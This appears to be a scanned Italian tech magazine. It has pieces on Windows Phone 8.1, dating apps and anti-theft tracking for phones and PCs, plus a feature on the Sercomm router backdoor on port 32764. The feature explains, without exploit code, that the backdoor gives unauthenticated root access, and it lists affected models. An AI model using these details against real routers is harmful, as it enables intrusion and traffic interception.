Altra novità tra le app è quella dedicata ai podcast, cui è possibile abbonarsi direttamente dal telefonino. Una volta abbonati, i nuovi episodi vengono scaricati automaticamente quando si è connessi in Wi-Fi. I podcast possono anche essere sincronizzati col PC.

UNO SHAZAM INCORPORATO
Non riconosci una canzone che stai ascoltando? Premi il pulsante **Cerca** e tocca **Musica**: il telefonino ascolta la canzone, la cerca su Internet e ti dice titolo, artista e dove puoi acquistarla.

SINCRONIZZAZIONE TEMA
Come già avviene con la versione desktop dell'OS Microsoft, ora è possibile sincronizzare il tema, le impostazioni delle app, le schede di navigazione di Internet Explorer e i dati di accesso alle reti Wi-Fi con altri dispositivi Windows associati allo stesso account. Per farlo basta andare in **Impostazioni/Sincronizza le impostazioni**.

CHIAMATA RAPIDA
Skype è maggiormente integrato in Windows Phone 8.1 e potremo usarlo direttamente dall'app telefono per effettuare le chiamate. È stata introdotta la nuova scheda **chiamata rapida** per salvare i contatti che utilizziamo più spesso e richiamarli velocemente.

BACKUP
Windows Phone 8.1 è maggiormente integrato col cloud Microsoft, che ora si chiama **OneDrive**: 7 GB di spazio gratuiti per effettuare il backup di app, impostazioni, cronologia delle chiamate, preferiti di Internet Explorer, SMS, foto e video. Il backup viene eseguito automaticamente quando il telefonino è collegato in Wi-Fi.

MODALITÀ GUIDA
Questa modalità si attiva quando si è alla guida dell'auto per disattivare tutte le notifiche che possono creare distrazioni ad eccezione di quelle degli SMS e delle chiamate in arrivo. Eventualmente si possono disattivare tutte le notifiche e impostare una risposta automatica per gli SMS.

RICERCA UNIVERSALE
Effettuando una ricerca toccando l'icona con la lente d'ingrandimento, è possibile ora visualizzare risultati molto più completi. Oltre ad avere quelli provenienti da Web, locale e altro, ci sarà una nuova scheda telefono che mostra i risultati provenienti dal proprio device come e-mail, messaggi, contatti, impostazioni, calendario, musica e app.

RADIO FM
Se si possiede un device compatibile, ora sarà possibile utilizzare l'applicazione **Radio FM** per sintonizzarsi sulle stazioni radio preferite. L'ascolto è possibile solo dopo aver inserito il jack delle cuffie ed è possibile controllare la radio anche a schermo bloccato premendo i tasti del volume. È inoltre possibile aggiungere una stazione alla schermata di **Start** per accedervi velocemente.

APP SALUTE
Microsoft ha sviluppato diverse applicazioni per sfruttare al meglio il proprio device. Una delle più apprezzate, già disponibile in versione desktop, è **Salute & Benessere** che è installata di default e consente di monitorare l'alimentazione, seguire un programma di allenamento e scoprire eventuali malattie attraverso i sintomi.


PASSA A WINDOWS PHONE 8.1!

ECCO IL TRUCCO PER INSTALLARE LA VERSIONE "DEVELOPER PREVIEW" SENZA AVERE UN ACCOUNT "WINDOWS PHONE DEV CENTER"

PROVA IN ANTEPRIMA IL NUOVO SISTEMA OPERATIVO: NON COSTA NULLA!

01 REGISTRAZIONE GRATUITA

Se non abbiamo un account Windows Phone Dev Center, andiamo sul sito **http://appstudio.windowsphone.com** e clicchiamo su **Start new project** in alto a destra. Effettuiamo la registrazione utilizzando il nostro account Microsoft e portiamo a termine i vari passi fino al completamento.

02 PROCURIAMOCI L'APP

Andiamo ora sullo store del telefonino e cerchiamo l'applicazione **Preview for Developers**. Dopo averla installata, avviamola, premiamo il tasto **Next** e poi **Accept**. Effettuiamo l'accesso col nostro account Microsoft, selezioniamo l'opzione **Enable Preview for Developers** e usciamo dall'applicazione.

03 AGGIORNAMENTO IN CORSO...

Non ci resta che andare in **Impostazioni/Aggiornamenti** e cliccare su **cerca aggiornamenti**. Il telefonino rileverà la presenza di nuovi aggiornamenti e ci chiederà di installarli. È possibile che vengano eseguiti altri update per preparare il dispositivo a Windows Phone 8.1 e che l'intera procedura richieda più step.

RICERCHE DALLA FOTOCAMERA
Puoi effettuare una ricerca su Internet per immagini utilizzando **Bing Vision**. Premi il pulsante **Cerca**, tocca l'icona **Vision** e usa la fotocamera per inquadrare un codice a matrice o un testo.

Conosci e cucca!

ENTRA NEI SOCIAL NETWORK DI INCONTRI PIÙ CALDI DELL'ESTATE!

CHAT, INTRIGHI E FLIRT SONO A PORTATA DI TAP

Sempre più spesso si ricorre alla Rete e ai social network per fare nuove amicizie, cercare persone che condividono i nostri stessi interessi, che amano divertirsi e socializzare. C'è persino chi riesce a trovare l'anima gemella o a cuccare per l'avventura di una notte. Per pigrizia o perché non si è pratici nell'approccio, molti preferiscono affidarsi a queste community di dating per pubblicare il proprio profilo e consultare quello degli altri da smartphone o tablet. In più, grazie ai sensori di geolocalizzazione, i risultati vengono subito filtrati per mostrare i contatti più vicini a dove ci troviamo. Se troviamo qualcuno di interessante, possiamo inviargli in pochi secondi un messaggio o invitarlo a un incontro galante. In discoteca, in un bar, in un locale pubblico o sotto l'ombrellone… basta un'app per aggiungere un pizzico di pepe alla giornata.

KIWI LOCAL
Piattaforma: iOS,Android

È l'app per conoscere chi ti sta vicino, semplificando l'interazione e il contatto tra persone che si trovano nel tuo stesso luogo. Con Kiwi Local puoi scoprire chi c'è intorno a te, condividete il tuo profilo con chi è nei dintorni e incontrate persone con interessi affini o amici in comune per allargare la cerchia delle amicizie. E tramite la funzione Local Wall è possibile lanciare proposte intriganti, fare domande e interagire con gli altri utenti.

SHAKECHAT
Piattaforma: iOS, Android, Windows Phone

Conosci tanti nuovi amici in modo divertente grazie a ShakeChat, l'app che permette di chattare e incontrare nuove persone semplicemente scuotendo il dispositivo. Basta uno "shake" per visualizzare nuovi profili e contattarli immediatamente. Se una persona è piacevole, basta tappare sull'icona mi piace. E se il sentimento è ricambiato si potrà iniziare a chattare. I profili sono completi, ricchi di dettagli e foto, rese ancor più belle da appositi filtri fotografici.

SKOUT+
Piattaforma: iOS, Android

Incontra subito nuovi amici per preferenze o vicinanza e organizza, ovunque ti trovi (al bar sotto casa, in discoteca, al pub o a Barcellona in vacanza), delle divertenti serate in compagnia… Ogni giorno migliaia di

PER VERI RUBACUORI
OkCupid (disponibile per iOS, Android, Windows Phone) ti aiuta a conoscere nuovi amici sfruttando potenti funzioni di matching. Puoi incontrare persone vicino a te o in tutta Italia, cercare l'anima gemella o l'avventura di una notte!

persone si conoscono e si incontrano utilizzando Skout+, il social network che ti permette di chattare, scoprire chi ha guardato il tuo profilo, ricevere aggiornamenti dagli utenti vicini, inviare e ricevere regali per fare subito colpo, salvare l'elenco degli utenti preferiti, sfogliare profili e fotografie, promuovere il profilo con le funzioni in-app e guadagnare punti per accedere alle funzioni avanzate.

MEETME
Piattaforma: iOS, Android

In vacanza, in spiaggia, al pub... MeetMe è l'app giusta per chi vuole conoscere nuove persone, chattare con loro e incontrarle per una serata romantica. Integra funzioni di geolocalizzazione che mostrano gli utenti più vicini alla propria posizione, ma anche quelli registrati in altre città d'Italia. Integra le funzioni **Live Feed** per inviare subito un feedback a persone dell'altro sesso, **Coppie** per chi vuole subito cuccare e **Bacheca Foto** per vedere tutte le foto dei profili. L'app è gratuita, ma per i più esigenti sono presenti pacchetti Premium (a pagamento) con funzioni aggiuntive.

FLIRTMAPS
Piattaforma: iOS, Android

È il nuovo modo di flirtare: rende semplice e divertente conoscere e fare incontri con chi è vicino a te! Ovunque tu sia, in giro per la città con gli amici o in vacanza, puoi scoprire quanto sia facile trovare qualcuno che ti piaccia e rompere il ghiaccio chattando grazie a tutte le funzionalità dell'app, che permette anche di sapere in tempo reale chi sta sbirciato nel tuo profilo e di inviare un messaggio simultaneo a più persone vicine (da 50 a 200 messaggi con la funzione **FlirtBomb**).


BADOO
Piattaforma: iOS, Android

Il successo di Badoo sta soprattutto nel numero degli iscritti che supera i 211 milioni. L'app è semplicissima da utilizzare: basta compilare il profilo con le nostre foto, gli interessi, la località e indicare il tipo di persona che cerchiamo e volgiamo incontrare. Basta lanciare la ricerca: in pochi attimi verranno restituiti decine di risultati con tanto di foto. Possiamo spulciare nei profili e inviare subito un messaggio di chat. L'app è gratis, ma alcune funzioni aggiuntive sono solo a pagamento.

TWOO
Piattaforma: iOS, Android, Windows Phone

Serata moscia? Voglia di conoscere nuove persone? Un incontro al buio da batticuore? Entra subito nella community di Twoo e potrai incontrare persone nuove vicine a te, interagendo con tantissime e divertenti funzioni sociali. Potrai scegliere con chi parlare e chi può parlare con te, vedere chi è connesso al social network in quel preciso momento, inviare un "Messaggio in Bottiglia" e guardare chi risponde, sfogliare i profili degli utenti e sapere chi ha visitato il tuo. E con la ricerca avanzata, trovi sempre la persona che stai cercando.

MAMBA
Piattaforma: iOS, Android, Windows Phone

Mamba è il social network per appuntamenti più usato in Europa. Permette di cercare nuovi amici, chattare, flirtare, incontrate e perché no, anche trovare avventure o l'amore della vita. Voglia di amicizia? Una notte di svago o una relazione stabile? Mamba può essere l'app che realizza i tuoi desideri. L'interfaccia è disponibile in 17 lingue, così puoi chattare e incontrare ragazzi e ragazze di altri Paesi per uscire dalla solita "zona di caccia". E accumulando monete virtuali puoi inviare regali che aiuteranno nella conoscenza.

CUPID DATING
Piattaforma: iOS, Android, Windows Phone

Ecco l'app che aiuta a trovare l'anima gemella nella stessa città (o una zona vicino) in cui vivi. Se cerchi l'amore e il romanticismo ma hai difficoltà ad esprimerti e a "approcciare", Cupid Dating fa al caso tuo, visto che ti aiuterà a trovare nuovi amici e conoscere single con cui uscire per una serata romantica o una notte di passione infuocata. Puoi visualizzare le foto di migliaia di utenti, inviare "occhiolini ammiccanti" a chi ti piace, impostare notifiche push, effettuare ricerche geografiche sulla mappa e interagire con le chat room per scoprire tutto sulla persona da incontrare.


ZOOSK
Piattaforma: iOS, Android

Zoosk è un social network romantico per condividere momenti speciali con amici e familiari, foto personali o scattate insieme al proprio partner, ma è utilissimo anche per chi è single e vuole trovare l'anima gemella. L'app mette in contatto il proprio profilo con quello di oltre 25 milioni di single e consente di chattare, inviare "strizzatine d'occhio" virtuali e messaggi privati in tempo reale ad uno dei tantissimi profili online per fare nuovi intriganti incontri. E con la funzione carosello scegli subito la persona da incontrare guardando la sua foto e l'età!

LOVOO
Piattaforma: iOS, Android

Sfoglia milioni di immagini e profili utenti, usa la funzione "match" per scoprire nuove affinità, scopri chi ti piace e chatta con loro. Il "radar dal vivo", inoltre, si aggiorna in tempo reale, consentendoti di conoscere le persone che ti interessano in un istante. Puoi sapere chi troverai nel bar o pub in cui andrai, ancora prima di essere lì o scopri, in un tap, se puoi cuccare i vicini di ombrellone!

DOWN DATING
Piattaforma: iOS, Android

Bang with Friends, app rimossa dallo store Apple perché ritenuta troppo spinta, ritorna col nome di Down parlando ora di semplici amicizie e non più di incontri osé (ma l'obiettivo è sempre lo stesso!). Basta collegare l'account Facebook, scegliere un amico/amica con la quale si piacerebbe avere un incontro intimo e aspettare... Se anche l'altra persona ci sceglierà, ne verremo a conoscenza e potremo metterci in contatto...

PER AMORE O AMICIZIA

WhosHere (per iOS e Android) è l'app più semplice e divertente per trovare l'amore, fare amicizia reali o aumentare la propria cerchia di conoscenti. Una sorta di "trova amici" che offre un approccio mobile, libero, senza alcun bisogno di fornire numero di telefono e indirizzo e-mail.

Giù le mani dal mio Hi-Tech!

PC, SMARTPHONE E TABLET: IN CASO DI FURTO O SMARRIMENTO LI RINTRACCI COSÌ!


APP E FUNZIONI NASCOSTE PER TIRARSI FUORI DAI GUAI

Smartphone e tablet sono diventati i nostri inseparabili compagni di vita. Può capitare, però, di dimenticarseli da qualche parte o di piangerne la scomparsa a causa di un furto. Fortunatamente questi dispositivi "smart" ("intelligenti") possono essere dotati di app e funzionalità che ne consentono il controllo da remoto, sia da un sito dedicato sia con comandi impartiti via SMS. Inoltre, gli stessi creatori dei sistemi operativi mobile includono alcune funzionalità utili per ritrovare il dispositivo smarrito, visualizzandone la posizione su una mappa satellitare con una discreta approssimazione. Possono anche farlo squillare (utile quando il device si insinua tra i cuscini del divano) o bloccarlo se siamo certi che sia stato rubato. Chi ha uno smartphone Android, inoltre, può installare un evoluto antivirus che, tra le altre funzioni, permette di avere il totale controllo del dispositivo riuscendo ad attivare a distanza fotocamera e microfono per ascoltare quel che succede "intorno" al dispositivo rubato. Ecco dunque come ritrovare i nostri preziosi dispositivi Android, Windows Phone e iOS!

RECUPERARE IL GOOGLEFONINO!

GRAZIE AL SERVIZIO "GESTIONE DISPOSITIVI" DI GOOGLE POSSIAMO FACILMENTE RINTRACCIARE IL NOSTRO SMARTPHONE ANDROID

IN CASO DI FURTO POSSIAMO BLOCCARLO PER EVITARE CHE IL LADRO FRUGHI TRA I NOSTRI DATI

01 LA GESTIONE DISPOSITIVI

Dallo smartphone Android accediamo al **Menu** delle applicazioni, tappiamo **Impostazioni Google** e selezioniamo **Gestione dispositivi Android**. Nella schermata che appare verifichiamo che sia presente la spunta su **Localizza questo dispositivo da remoto** e attiviamo **Consenti ripristino dati fabbrica e blocco remoto**.

02 CONTROLLO VIA WEB

Visitiamo la pagina Web **www.android.com/devicemanager** ed effettuiamo il login con il nostro account Google (lo stesso utilizzato sul device). Se è la prima volta che utilizziamo il servizio, clicchiamo sul pulsante Individua dispositivo. La precisione della mappa di Google, come noteremo, è davvero impressionante!

03 IN CASO DI FURTO...

Se perdiamo il telefono in casa clicchiamo **Fai squillare**. In caso di furto, invece, clicchiamo **Blocca** per rendere inutilizzabile lo smartphone: il sistema annullerà le impostazioni di sblocco dello schermo e ci chiederà di creare una password da usare in caso di recupero del telefono. Con **Cancella** effettuiamo un reset del dispositivo alle impostazioni di fabbrica.

SUL WEB **Handy Safe Pro** (http://handy-safe.com/it) è un'app disponibile per le piattaforme mobile più famose che ci permette di installare una cassaforte per custodire informazioni riservate (password, codici, account Web...).

RITROVIAMO IL WINDOWS PHONE!

ANCHE I DISPOSITIVI DOTATI DEL SISTEMA OPERATIVO MICROSOFT INTEGRANO UNA FUNZIONE PER LA GESTIONE DA REMOTO

ECCO COME USARLA PER BLOCCARLO O RESETTARLO IN CASO DI FURTO

01 ABILITIAMO LA FUNZIONE

Per usare la funzione **Trova il mio telefono** c'è bisogno che essa sia abilitata sullo smartphone. Tocchiamo **Impostazioni** dal **Menu** e scorriamo l'elenco fino a individuare la voce **Trova il mio telefono**. Spuntiamo **Invia app al mio telefono tramite notifiche push (non SMS)** e, opzionalmente, anche la seconda voce.

02 UN LOGIN DI OPPORTUNITÀ

Usiamo le nostre credenziali d'accesso **Microsoft Live ID** (le stesse usate sullo smartphone, ovviamente) per accedere al sito **www.windowsphone.com**. Da qui potremo installare app e altro ma, soprattutto, approfittare della funzione **Trova il mio telefono**, raggiungibile dal menu a tendina sotto il nome usato per l'account.

03 TROVA, BLOCCA E CANCELLA

Il sito mostrerà su una mappa la posizione del telefono con un'ottima approssimazione. Abbiamo quindi a disposizione tre possibilità: **Fai squillare**, **Blocca** e **Cancella**. Bloccando il telefono non sarà più possibile accedere a nessuna funzionalità se non dopo aver immesso una password che il sistema ci chiederà di creare.

L'ANTIFURTO PER I MELADISPOSITIVI

NEI DISPOSITIVI APPLE NON MANCA UNA FUNZIONE "ANTI-THEFT", DA USARE IN CASO DI SMARRIMENTO O SOTTRAZIONE FRAUDOLENTA

ECCO COME SI ATTIVA SULL'IPHONE (MA È UGUALE ANCHE SUGLI ALTRI "MELADEVICE")

01 LA FUNZIONE GIUSTA

Dal nostro iPhone (ma la procedura è valida anche per iPad) tappiamo su **Impostazioni** e accediamo alla sezione **iCloud**. Scorriamo la schermata che appare e individuiamo la voce **Trova iPhone**, verificando che lo slide corrispondente sia posizionato sul verde, altrimenti trasciniamolo verso destra per impostarlo su **ON**.

02 IL CONTROLLO DAL WEB

Fatto ciò, colleghiamoci alla pagina Web **www.icloud.com** ed effettuiamo il login al servizio **iCloud** usando ovviamente lo stesso Apple ID impostato sull'iPhone e col quale accediamo, tra le altre cose, all'Apple Store. Nella pagina principale clicchiamo in basso sul pulsante **Trova il mio iPhone**.

03 ECCOLO SULLA MAPPA!

Dopo qualche secondo, la posizione esatta del nostro iPhone verrà indicata su una mappa dettagliata, con un'approssimazione di pochi metri. In alto a destra clicchiamo **Emetti suono** per far squillare il telefono. Con **Modalità smarrito** potremo impostare una password e bloccare l'iPhone, mentre **Inizializza l'iPhone** permette di cancellare tutti i nostri dati.

SUL WEB **HiFolder Pro** è un'app per iOS che consente di proteggere i file privati da sguardi indiscreti (foto e video, ad esempio) con un codice segreto o tramite la creazione di cartelle invisibili.

IL GUARDIANO DEFINITIVO

SUI DISPOSITIVI ANDROID È POSSIBILE INSTALLARE ANCHE L'ANTIFURTO SVILUPPATO DAI CREATORI DELL'ANTIVIRUS AVAST...


L'APP OFFRE MOLTI STRUMENTI AVANZATI PER RECUPERARE LO SMARTPHONE IN CASO DI FURTO


01 SCARICHIAMO L'APP

Dal **Play Store** di Google (dopo esserci loggati) cerchiamo e scarichiamo l'app **Anti-Theft** come facciamo di solito per la altre app, cliccando prima sul pulsante **Scarica** e poi su **Installa**. Dopo qualche istante, se il dispositivo è connesso a Internet, potremo avviare l'app.

02 ATTIVIAMO L'ANTIFURTO

Nella schermata di avvio dell'applicazione tappiamo su **Anti-Theft**. La seconda voce, **SMS Remote Control**, serve invece per accedere al modulo per il controllo remoto dello smartphone via SMS (nella sezione **Utilità** del CD/DVD trovi l'elenco in PDF di tutti i comandi).

03 SOLO AMICI FIDATI

Ci verrà chiesto di creare un PIN per proteggere l'accesso alle impostazioni: lo stesso codice dovremo digitarlo ogni volta che useremo l'app. Nella schermata successiva tocchiamo **Amici**: potremo inserire i numeri di telefono che riceveranno le notifiche di modifica della SIM.

04 UN MESSAGGIO PER IL LADRO

Dal **Menu** di Anti-Theft tocchiamo **Impostazioni avanzate/Blocca testo, GPS, Cancellazione** per scrivere un testo da visualizzare a chi troverà lo smartphone perso (o rubato). Spuntiamo **Abilita automaticamente GPS** per far sì che il dispositivo ci riveli sempre la sua posizione.


05 CONNESSIONE SEMPRE ATTIVA

In caso di furto, un ladro esperto disabiliterebbe la connessione dati. Anti-Theft ci viene in soccorso per evitare che ciò accada: basta toccare la voce **Protezione comportamento** e poi **Forza la connessione dati su ON** per mettere il segno di spunta nella relativa casella.

06 IL CONTROLLO VIA WEB

Creando un account gratuito su **https://my.avast.com**, Anti-Theft consente di controllare il dispositivo da Internet. Effettuato il login, clicchiamo **Dispositivi** e poi sul nome del nostro smartphone. Dal menu **Anti-Theft** effettuiamo le operazioni atte a rintracciare il telefono (o il tablet).

L'ANTIFURTO PER IL COMPUTER!

Non solo smartphone e tablet: grazie al software gratuito Prey (https://preyproject.com) anche il PC e notebook possono essere dotati di un antifurto che, in caso di necessità, può essere attivato e controllato da remoto. Una volta installato il programma, esso ci farà creare un account gratuito al primo avvio. Da quel momento, sarà possibile monitorare il PC direttamente dal sito di Prey, effettuando il login con le credenziali scelte. Dal pannello di controllo del nostro account saremo in grado di monitorare la connessione Wi-Fi, inviare messaggi e allarmi e addirittura bloccare il PC! Pray è disponibile anche per OS X, così da mettere al sicuro anche il nostro costoso MacBook!

INTERNET GROVIERA

ADSL, WI-FI, BLUETOOTH: TUTTE LE RETI SONO A RISCHIO INTRUSIONE!

ANALIZZIAMO LE NUOVE TECNICHE DI ATTACCO E DIFESA, CON PARTICOLARE ATTENZIONE ALLE BACKDOOR DEI ROUTER

Oggi vogliamo raccontarti una storia degna di un romanzo cyberpunk, ma badate bene: tutto è successo (e accade) davvero! Nell'ormai lontano settembre 2007, quasi sette anni fa, un giovane programmatore, per fare pratica con la gestione delle porte TCP, decide di scrivere uno scanner, ossia un programma che contatta tutte le porte di un certo dispositivo per verificare quali di queste siano aperte o meno. In pratica, vuole realizzare una propria versione di Nmap (**http://nmap.org**). Scritto il codice, ovviamente deve provarlo. Decide di testarlo sul proprio router, per verificare quali porte siano aperte verso la WAN, cioè verso l'esterno (e dunque accessibili a chiunque, da qualsiasi parte del mondo). A questo punto nota qualcosa di strano: oltre alle classiche porte aperte, come la 80 (per accedere ai server Web), la 21 (per lo scambio file via FTP) ed altre standard, compare una fantomatica porta **32764**. Fa una ricerca in Rete, ma nessuno sembra conoscere l'utilità di questa porta che, tra l'altro, non si può nemmeno chiudere! Chiede aiuto sul forum Linuxquestions.org (**www.edmaster.it/url/3336**), ma nessuno ha la più pallida idea di cosa si tratti. La questione, dunque, cade ben presto nel dimenticatoio, visto che nessuno è in grado di dare una risposta, ed il codice sorgente del firmware (il sistema operativo) del router non è stato rilasciato dal produttore.

UN COLPO DI FORTUNA

Sei anni ed alcuni mesi più tardi l'hacker Eloi Vanderbeken, che si occupa di reverse engineering, si trova a casa propria, seduto davanti al computer con un router Linksys WAG200G. Un po' di tempo prima, aveva impostato una password per l'accesso all'interfaccia Web del router e, essendo paranoico come tutti gli esperti di sicurezza informatica, ne aveva scelta una piuttosto lunga e complessa. Il problema è che in questo momento non riesce a ricordarla: ha bisogno di modificare le impostazioni del router per potersi connettere ad Internet.

GLI STRUMENTI USATI DAL "REVERSE ENGINEER"

La "reverse engineering", cioè "ingegneria inversa", è una tecnica piuttosto particolare: consiste nell'analizzare un oggetto (non necessariamente informatico, si può applicare anche al design o all'architettura, per esempio) per capire come sia stato realizzato. Di solito, si fa il contrario: l'ingegneria si occupa di costruire un oggetto sulla base di regole ben precise, non di ricavare queste regole da un elemento già precedentemente costruito. Soprattutto nel campo dell'informatica, l'ingegneria inversa è fondamentale, perché spesso non viene fornito il codice sorgente dei programmi. Il "reverse engineer", infatti, prende un programma eseguibile e ne legge il codice binario, in modo da cercare di risalire, sulla base delle proprie considerazioni, al codice sorgente originale. È proprio grazie alla ingegneria inversa che, nel caso di software proprietario, riusciamo a individuare rapidamente la causa di un bug. Nel caso del software open source, infatti, se c'è un problema questo viene immediatamente identificato e corretto, perché un gran numero di persone può leggere il codice sorgente. Nel software proprietario, invece, i bug possono rimane nel codice per molto tempo (basti pensare che il bug della porta 32764 è rimasto in circolazione, indisturbato, per 7 anni). Dovendo leggere il codice binario, il reverse engineer ha due strumenti fondamentali a disposizione: un editor esadecimale (come WinHex, www.x-ways.net) e un deassemblatore (come PE Explorer, www.

SUL WEB Il repository GIT di Eloi Vanderbeken, con il codice sorgente originale e una presentazione PowerPoint che descrive le sue ricerche, è disponibile all'indirizzo **https://github.com/elvanderb/TCP-32764**.

I ROUTER CON DENTRO LA BACKDOOR

Ad oggi non è noto l'elenco completo dei dispositivi che hanno sofferto del bug Sercomm, cioè che si ritrovano con la porta 32764 aperta. Una lista parziale, creata dalle prove dei vari hacker è la seguente: Linksys WAG200G, Cisco WAP4410N, Honeywell WAP-PL2 IP Camera, Netgear DG834, Netgear DG834G, Netgear DG834PN, Netgear DGN1000, Netgear DSG835, Netgear WPNT834. Va precisato che questa lista si riferisce soltanto alla prima vulnerabilità (data dal programma scfgmgr). Per la seconda vulnerabilità (causata da ft_tools), cioè quella che riattiva la backdoor, ricordiamo che al momento è stata identificata soltanto sul router Netgear DGN1000, con firmware 1.1.00.55NA. In generale, e anche questo è piuttosto singolare, il bug è stato riscontrato quasi sempre nelle versioni statunitensi dei firmware, non in quelle europee (siccome le leggi sulle onde radio sono differenti, i firmware USA devono essere diversi da quelli dei Paesi UE).

Il router non può essere resettato alle impostazioni di fabbrica, e ormai è sera, quindi non può uscire a comprarne un altro. Più per non lasciare nulla di intentato, piuttosto che credendo di ottenere davvero qualcosa, esegue una scansione delle porte del router: in fondo, la porta 23 di Telnet potrebbe essere ancora aperta e, probabilmente, accessibile da rete locale senza bisogno di inserire password. Nell'elenco che Nmap gli restituisce, però, appare il misterioso numero **32764**. Eloi non ha la più pallida idea di cosa si tratti, quindi prova ad aprire con il browser Web la pagina relativa a questa porta, cioè scrive nella barra dell'indirizzo **192.168.1.1:32764**. Anche provandoci più volte ottiene sempre una pagina bianca con la parola **ScMM** seguita da alcuni caratteri casuali.

LA CURIOSITÀ DELL'HACKER

La questione comincia a farsi interessante: cosa significano quelle strane lettere? E, soprattutto, a cosa servono? Appena Eloi riesce ad ottenere una connessione Internet, comincia a fare qualche ricerca. Incappa nel forum Linuxquestions.org, e in un paio di altri siti che si pongono la stessa domanda, ma finora nessuno sembra avere capito cosa stia succedendo. Decide quindi di analizzare il codice binario del firmware del router per cercare riferimenti alla porta TCP 32764.

Il problema, infatti, è che Linksys non ha rilasciato i sorgenti del sistema operativo (è una violazione, perché basandosi su GNU/Linux, dovrebbe farlo obbligatoriamente). Persino i file binari sembrano introvabili sul sito del produttore. Per fortuna, un utente si era fatto spedire il firmware binario direttamente da Linksys, e può quindi fornirlo ad Eloi, che comincia subito ad estrarre i vari programmi. Il file **.bin** o **.img** che rappresenta il firmware di un router, infatti, non è altro che una immagine disco, che viene scritta sulla memoria interna. Questa, concettualmente, funziona come il disco rigido di un PC, anche se la sua struttura fisica è più simile a quella di una pendrive. Il file del firmware rappresenta dunque un'immagine disco, come può essere un file ISO per i DVD, e contiene una vera e propria tabella delle partizioni: una delle partizioni (solitamente non sono più di 4) contiene il filesystem del sistema operativo, un classico sistema GNU/Linux con tutte le sue cartelle e sottocartelle. In una directory specifica sono inseriti i programmi eseguibili: ce n'è uno per eseguire la connessione ADSL, uno che assegna gli IP ai computer della rete locale, ecc. Eloi lavora con un sistema GNU/Linux, quindi può facilmente scorrere il contenuto del filesystem estratto dal firmware del router tramite il comando da terminale **grep -R bind ./ | grep Binary**, che elenca tutti i file binari, cioè i programmi presenti. Avrebbe potuto cercare direttamente la parola ScMM, ma i file sono scritti con una codifica diversa dalla standard "Little Endian", quindi deve andare a tentoni.

IN BELLA VISTA

Nell'elenco dei programmi eseguibili salta subito all'occhio un file con un nome piuttosto strano: **scfgmgr**. Cominciando a leggere il codice binario di questo programma, Eloi si rende conto che è proprio questo a tenere aperta la porta 32764. Non solo: vede anche che, a causa di com'è stato costruito il programma, è possibile inviare a quella porta una serie di pacchetti TCP/IP e causare un "buffer overflow" con cui leggere il contenuto della memoria del router, inclusa la password di amministrazione. Sembrerebbe un errore di programmazione, ma l'hacker scava a fondo: scopre così che il programma **scfmgr** consente l'esecuzione di comandi di sistema a chiunque invii appositi pacchetti sulla porta TCP 32764, senza bisogno di alcuna autenticazione! In pratica, è una "backdoor", ed estremamente pericolosa per giunta, considerando che chiunque è in grado di ottenere di fatto una "shell di sistema" con privilegi di amministrazione. Gli unici requisiti per ottenere questo potere assoluto? Conoscere l'esistenza di questa backdoor e l'indirizzo IP della vittima. Ottenuto l'accesso al router, per esempio, si può decidere di intercettare tutto il traffico Web. E c'è da chiedersi se non sia stato fatto, visto che la backdoor è in circolazione da almeno sette anni e che le agenzie come l'NSA hanno da sempre avuto interesse a spiare gli utenti sul Web.

SCOPPIA LO SCANDALO

Appena Eloi Vanderbeken pubblica la sua scoperta (dicembre ›

heaventools.com). L'editor esadecimale è necessario per avere un'idea generale del file che sta andando ad analizzare (ad esempio, si può capire il tipo di file e la sua struttura). Il deassemblatore, invece, visualizza il codice binario in modo da facilitarne quanto più possibile la lettura. Ad ogni modo, è necessaria una buona conoscenza del linguaggio assembler (il linguaggio parlato dal processore), quindi sono pochi i programmatori in grado di fare reverse engineering.

Netgear fornisce sul proprio sito degli archivi con i sorgenti del firmware dei suoi router: www.edmaster.it/url/3338. Purtroppo, spesso sono incompleti o danneggiati, ma in alcuni casi si trova ancora il famigerato file **scfgmgr**.

QUALCHE DUBBIO RIMANE

